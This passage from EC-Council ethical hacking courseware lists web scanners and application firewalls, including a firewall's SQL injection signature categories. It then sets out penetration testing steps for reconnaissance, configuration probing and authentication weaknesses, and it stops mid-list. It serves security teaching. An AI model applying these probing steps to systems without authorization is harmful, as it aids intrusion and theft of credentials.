 KeepNI http://www.keepni.com	 WSDigger http://www.mcafee.com
 Grabber http://rgaucher.info	 Arachni http://arachni-scanner.com
 XSSS http://www.sven.de	 Vega http://www.subgraph.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Tools (Cont'd)

In addition to the previously mentioned web application security tools, there are few more tools that can be used to assess the security of web applications:

- ⌚ Wapiti available at <http://wapiti.sourceforge.net>
- ⌚ WebWatchBot available at <http://www.exclamationsoft.com>
- ⌚ KeepNI available at <http://www.keepni.com>
- ⌚ Grabber available at <http://rgaucher.info>
- ⌚ XSSS available at <http://www.sven.de>
- ⌚ Syhunt Hybrid available at <http://www.svhunt.com>
- ⌚ Exploit-Me available at <http://labs.securitycompass.com>
- ⌚ WSDigger available at <http://www.mcafee.com>
- ⌚ Arachni available at <http://arachni-scanner.com>
- ⌚ Vega available at <http://www.subgraph.com>

The screenshot shows the dotDefender software interface. On the left, there's a sidebar with a computer icon and a list of features:

- dotDefender is a software based **Web Application Firewall**
- It complements the **network firewall, IPS** and other network-based **Internet security products**
- It inspects the **HTTP/HTTPS** traffic for suspicious behavior
- It detects and blocks **SQL injection** attacks

The main window shows a configuration dialog for "SQL Injection". It lists various attack types with checkboxes:

- Suspect Single Quote (Safe)
- Pattern = Pattern
- Classic SQL Comment "--"
- SQL Comments
- 'Union Select' Statement
- 'Select Version' Statement
- SQL CHAR Type
- SQL SYS Commands
- IS_SRVROLEMEMBER followed by (
- MS SQL Specific SQL Injection

At the bottom right of the window, the URL <http://www.aplicure.com> is visible.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Firewall: dotDefender

Source: <http://www.aplicure.com>

dotDefender™ is a software-based web application firewall that provides additional website security against malicious attacks and website defacement. It protects your website from malicious attacks. Web application attacks such as **SQL injection**, path traversal, cross-site scripting, and other attacks leading to website defacement can be prevented with dotDefender. It complements the network firewall, IPS, and other network-based Internet security products. It inspects HTTP/HTTPS traffic for suspicious behavior.




FIGURE 13.67: dotDefender

The screenshot shows the ServerDefender VP Settings Manager window. It features a sidebar with a user icon and navigation links for 'Configure', 'Http', 'ServerDefender VP', 'Port80', 'Logs', 'Statistics', 'Administrator', and 'Assets'. The main panel displays 'Protection for Gaussian (Web)' settings, including 'Profile' (General Public Site), 'Enforcement Level' (B-DAY), 'Logging Level' (LOG-ONLY), and 'Mitigation' (Blocked IP, Alerting, Logging). Below this is a table titled 'ServerDefender VP Statistics' with columns for 'Time', 'Total Requests', 'Sessions Created', 'Current Active Sessions', 'Total Blocked IP', 'Currently Blocked IP', 'Total Errors', and 'Error Count'. A second window titled 'ServerDefender VP Settings Manager' is overlaid, showing 'Input Validation' and 'Common Threats' sections. The URL <http://www.port80software.com> is visible at the bottom right.



Web Application Firewall: ServerDefender VP

Source: <http://www.port80software.com>

The ServerDefender VP web application firewall is designed to provide security against web attacks. SDVP security will prevent data theft and breaches and **stop unauthorized** site defacement, file alterations, and deletions.




FIGURE 13.68: ServerDefender VP

Web Application Firewall

CEH
Certified Ethical Hacker

 Radware's AppWall http://www.radware.com	 Barracuda Web Application Firewall https://www.barracudanetworks.com
 ThreatSentry http://www.privacyware.com	 Stingray Application Firewall http://www.riverbed.com
 QualysGuard WAF http://www.qualys.com	 IBM Security AppScan http://www-01.ibm.com
 ThreatRadar http://www.imperva.com	 Trustwave WebDefend https://www.trustwave.com
 ModSecurity http://www.modsecurity.org	 Cyberoam's Web Application Firewall http://www.cyberoam.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Firewalls

Web application firewalls secure websites, web applications, and web services against known and unknown attacks. They prevent data theft and manipulation of sensitive corporate and customer information. Commonly used web application firewalls are listed as follows:

- Radware's AppWall available at <http://www.radware.com>
- ThreatSentry available at <http://www.privacyware.com>
- QualysGuard WAF available at <http://www.qualys.com>
- ThreatRadar available at <http://www.imperva.com>
- ModSecurity available at <http://www.modsecurity.org>
- Barracuda Web Application Firewall available at <https://www.barracudanetworks.com>
- Stingray Application Firewall available at <http://www.riverbed.com>
- IBM Security AppScan available at <http://www-01.ibm.com>
- Trustwave WebDefend available at <https://www.trustwave.com>
- Cyberoam's Web Application Firewall available at <http://www.cyberoam.com>



Module Flow

As mentioned previously, web applications are more vulnerable to attacks. Attackers use web applications as the sources for spreading attacks by turning them into malicious applications once compromised. Your web application may also become a victim of such attacks. Therefore, to avoid this situation, you should **conduct penetration testing** in order to determine the vulnerabilities before they are exploited by real attackers.

Web App Pen Testing	Web App Concepts
Security Tools	Web App Threats
Countermeasures	Hacking Methodology
Web Application Hacking Tools	

Web applications can be compromised in many ways. This section describes how to conduct web application pen testing against all possible kinds of attacks.

Web Application Pen Testing

C|EH
Certified Ethical Hacker

- Web application pen testing is used to **identify, analyze, and report vulnerabilities** such as input validation, buffer overflow, SQL injection, bypassing authentication, code execution, etc. in a given application
- The best way to perform penetration testing is to **conduct a series of methodical and repeatable tests**, and to work through all of the different application vulnerabilities

Identification of Ports
Scan the ports to identify the associated running services and analyze them through automated or manual tests to find weaknesses

Verification of Vulnerabilities
To exploit the vulnerability in order to test and fix the issue

Remediation of Vulnerabilities
To retest the solution against vulnerability to ensure that it is completely secure


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Pen Testing

Web application pen testing is done to detect various security vulnerabilities and associated risks. As a pen tester, you should test your web application for vulnerabilities such as input validation, buffer overflow, SQL injection, **bypassing authentication**, code execution, etc. The best way to carry out a penetration test is to conduct a series of methodical and repeatable tests, and to work through all of the different application vulnerabilities.

Web application pen testing helps in:

- **Identification of Ports:** Scan the ports to identify the associated running services and analyze them through automated or manual tests to find weaknesses.
- **Verification of Vulnerabilities:** To exploit the vulnerability in order to test and fix the issue.
- **Remediation of Vulnerabilities:** To retest the solution against vulnerability to ensure that it is completely secure.



Web Application Pen Testing (Cont'd)

The general steps that you need to follow to conduct **web application penetration test** are listed as follows. In a future section, each step is explained in detail.

Step 1: Defining objective

You should define the aim of the penetration test before conducting it. This would help you to move in right direction towards your aim of penetration test.

Step 2: Information gathering

You should gather as much information as possible about your target system or network.

Step 3: Configuration management testing

Most web application attacks occur because of improper configuration. Therefore, you should conduct configuration management testing. This also helps you to protect against known vulnerabilities by installing the latest updates.

Step 4: Authentication testing session

Test the authentication session to understand the **authentication mechanism** and to determine the possible exploits in it.

Step 5: Session management testing

Perform session management testing to check your web application against various attacks that are based on session ID such as session hijacking, session fixation, etc.

Step 6: Denial-of-service testing

Send a vast amount of requests to the web application until the server gets saturated. Analyze the behavior of application when the server is saturated. In this way you can test your web application against **denial-of-service attacks**.

Step 7: Data validation testing

Failing to adopt a proper data validation method is the common security weakness observed in most web applications. This may further lead to major vulnerabilities in web applications. Hence, before a hacker finds those vulnerabilities and exploits your application, perform data validation testing and protect your web application.

Step 8: Business logic testing

Web application security flaws may be present even in business logic. Hence, you should test the business logic for flaws. Exploiting this business logic, attackers may do something that is not allowed by businesses and it may sometimes lead to great financial loss. Testing business logic for security flaws requires **unconventional** thinking.

Step 9: Authorization testing

Analyze how a web application is authorizing the user and then try to find and exploit the vulnerabilities present in the authorization mechanism.

Step 10: Web services testing


Web services use HTTP protocol in conjunction with SML, WSDL, SOAP, and UDDI technologies. Therefore, web services have XML/parser related vulnerabilities in addition to SQL injection, information disclosure, etc. You should conduct web services testing to determine the vulnerabilities of web-based services.

Step 11: AJAX testing

Though more responsive web applications are developed using AJAX, it is likely as vulnerable as a traditional web application. Testing for **AJAX** is challenging because web application developers are given full freedom to design the way of communication between client and server.

Step 12: Document all the findings

Once you conduct all the tests mentioned here, document all the findings and the testing techniques employed at each step. Analyze the document and explain the current security posture to the concerned parties and suggest how they can enhance their security.



Information Gathering

Let's get into detail and discuss each web application test step thoroughly.

The first step in web application pen testing is information gathering. To gather all the information about the target application, follow these steps:

Step 1: Analyze the robots.txt file

Robot.txt is a file that instructs web robots about the website such as directories that can be allowed and disallowed to the user. Hence, analyze the robot.txt and determine the allowed and disallowed directories of a web application. You can retrieve and analyze **robots.txt file** using tools such as **GNU Wget**.

Step 2: Perform search engine reconnaissance

Use the advanced "site:" search operator and then click **Cached** to perform search engine reconnaissance. It gives you information such as issues of **web application structure** and error pages produced.

Step 3: Identify application entry points


Identify application entry points using tools such as Webscarab, Burp Proxy, OWASP ZAP, TamperIE (for Internet Explorer), or **Tamper Data** (for Firefox). Cookie information, 300 HTTP and 400 status codes, and 500 internal server errors may give clues about entry points of the target web application.

Step 4: Identify the web applications

To identify web applications: probe for URLs, do dictionary-style searching (intelligent guessing), and perform vulnerability scanning using tools such as Nmap (Port Scanner) and Nessus. Check for web applications, old versions of files, or artifacts. Sometimes the old versions of files may give useful information that attackers can use to **launch attacks** on the web application.

Step 5: Analyze the O/P from HEAD and OPTIONS http requests

Implement techniques such as DNS zone transfers, DNS inverse queries, web-based DNS searches, querying search engines (Googling). This may reveal information such as web server software version, scripting environment, and OS in use.



Information Gathering (Cont'd)

Step 6: Analyze error codes

Analyze error codes by requesting invalid pages and utilize alternate request methods (POST/PUT/Other) in order to collect **confidential information** from the server. This may reveal information such as software versions, details of databases, bugs, and technological components.

Step 7: Test for recognized file types/extensions/directories


Test for recognized file types/extensions/directories by requesting common file extensions such as .ASP, .HTM, .PHP, .EXE, and observe the response. This may give you an idea about the web application environment.

Step 8: Examine source of available pages

Examine the source code from the accessible pages of the application front-end. This provides clues about the underlying application environment.

Step 9: TCP/ICMP and service fingerprinting

Perform TCP/ICMP and service fingerprinting using **traditional fingerprinting tools** such as Nmap and Queso, or the more recent application fingerprinting tools Amap. This gives you information about web application services and associated ports.



Configuration Management Testing

Once you gather information about the web application environment, test the configuration management. It is important to test the configuration management because improper configuration may allow **unauthorized users** to break into the web application.

Step 1: Perform SSL/TLS testing

SSL/TLS testing allows you to identify the ports associated with SSL/TLS wrapped services. You can do this with the help of tools such as Nmap and Nessus. This helps disclose confidential information.

Step 2: Perform infrastructure configuration management testing

Perform network scanning and analyze web server banners to analyze the source code of the application.

Step 3: Perform application configuration management testing

Test the configuration management of infrastructure using CGI scanners and reviewing the contents of the web server, application server, comments, configuration, and logs. This gives you information about the **source code, log files, and default error codes**.

Step 4: Test for file extensions handling

Use vulnerability scanners, spidering and mirroring tools, search engines queries, or perform manual inspection to test for file extensions handling. This may reveal confidential information about access credentials.

Step 5: Verify the presence of old, backup, and unreferenced files


Review source code and enumerate application pages and functionality to verify the old, backup, and unreferenced files. This may reveal the installation paths and passwords for applications and databases.

Step 6: Test for infrastructure and application admin interfaces

Perform directory and file enumeration, review server and application documentation, etc. to test for infrastructure and application admin interfaces. Admin interfaces can be used to gain access to the admin functionality.

Step 7: Test for HTTP methods and XST

Review OPTIONS HTTP method using Netcat or Telnet to test for HTTP methods and XST. This may reveal credentials of legitimate users.



Authentication Testing

You need to perform the following steps to carry out authentication testing:

Step 1: Test for Vulnerable Remember password and pwd reset

Test for Vulnerable Remember password and pwd reset by attempting to reset passwords by guessing, social engineering, or cracking secret questions, if used. Check if a "remember my password" mechanism is implemented by checking the **HTML code** of the login page; through this password, authentication weakness can be uncovered.

Step 2: Test for logout and browser cache management

Check if it is possible to "reuse" a session after logout. Also check if the application automatically logs out a user when that user has been idle for a certain amount of time, and that no sensitive data remains stored in the browser cache.

Step 3: Test for CAPTCHA

